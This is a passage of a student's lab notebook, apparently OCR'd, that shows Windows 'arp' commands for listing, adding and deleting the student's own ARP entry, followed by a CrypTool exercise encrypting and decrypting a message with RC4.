
Step 2 : Type Command “arp –a” it will list all the ip address.



Step 3 : Type command “arp –s 172.16.67.4 64-00-6A-60-4B-78” in this you have to give your pc ip address and your physical address which is shown in step 1. And this command is use to add your pc ip address in the list.



Step 4 : Then type command “arp –a” and you can check your ip address is added in the list



Step 5 : Now type “arp –d 172.16.67.4” it basically delete your ip address from the list in which you have added it.

```
C:\Windows\system32>arp -d 172.16.67.4
```

Step 6 : Now again type arp –a to check your ip address is deleted or not.

```
C:\Windows\system32>arp -a

Interface: 172.16.67.4 --- 0x6
  Internet Address      Physical Address      Type
  172.16.67.1           90-6c-ac-47-8c-ef     dynamic
  172.16.67.2           64-00-6a-60-4e-d8     dynamic
  172.16.67.5           64-00-6a-60-50-22     dynamic
  172.16.67.7           64-00-6a-60-4e-74     dynamic
  172.16.67.9           64-00-6a-60-50-74     dynamic
  172.16.67.11          64-00-6a-60-4f-f3     dynamic
  172.16.67.12          64-00-6a-60-4e-f6     dynamic
  172.16.67.13          64-00-6a-60-42-32     dynamic
  172.16.67.14          64-00-6a-60-4d-e8     dynamic
  172.16.67.15          64-00-6a-60-48-1a     dynamic
```


Practical No : 4(A)

Aim : Use CrypTool to encrypt and decrypt passwords using RC4 algorith.

Open Cryptool


Step:1 go to file -> new txt box .

Step:2 Enter the you massages in txtbox




Step:3 Encrypt massages{Symmetric (moderm)->RC4}

Name : Kuldeep Patel Roll No : 574




Step:4 select key length in bits

Step:5 set password and click the Encrypt baton




Step:6 Show Encrypt massages and save encryption massage you directory location




Name : Kuldeep Patel Roll No : 574


Step: 7 Decrypt massages

Step : 8 go to file and open the encrypt .



Step : 9 select same bits and type the password click Decrypt




CrypTool 1.4.41 - RC4 decryption of <RC4 encryption of <startingexample-en>, key <87 67 11 11>>, key <87 67 11 11>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
RC4 encryption of <startingexample-en>, key <87 67 11 11>
00000000 62 96 54 5A 70 AB 2E D2 0C 5A 7C 10 CB B0 E3 E7 0A 17 0B D7 B2 34 2A 46 E8 9E E9 02 F3 08 04 F6 A9 91 70 38
00000024 80 06 68 A9 4B B1 D5 A8 1D 96 1F 8A 8F 20 52 7F CC C8 5B 2B 75
RC4 decryption of <RC4 encryption of <startingexample-en>, key <87 67 11 11>>, key <87 67 11 11>
name : kuldeep patel
roll no : 574
college name : nkc
Press F1 to obtain help.
L:1 C:1 P:1
NUM
Type here to search
ENG


Name : Kuldeep Patel Roll No : 574

Practical No : 04(B)

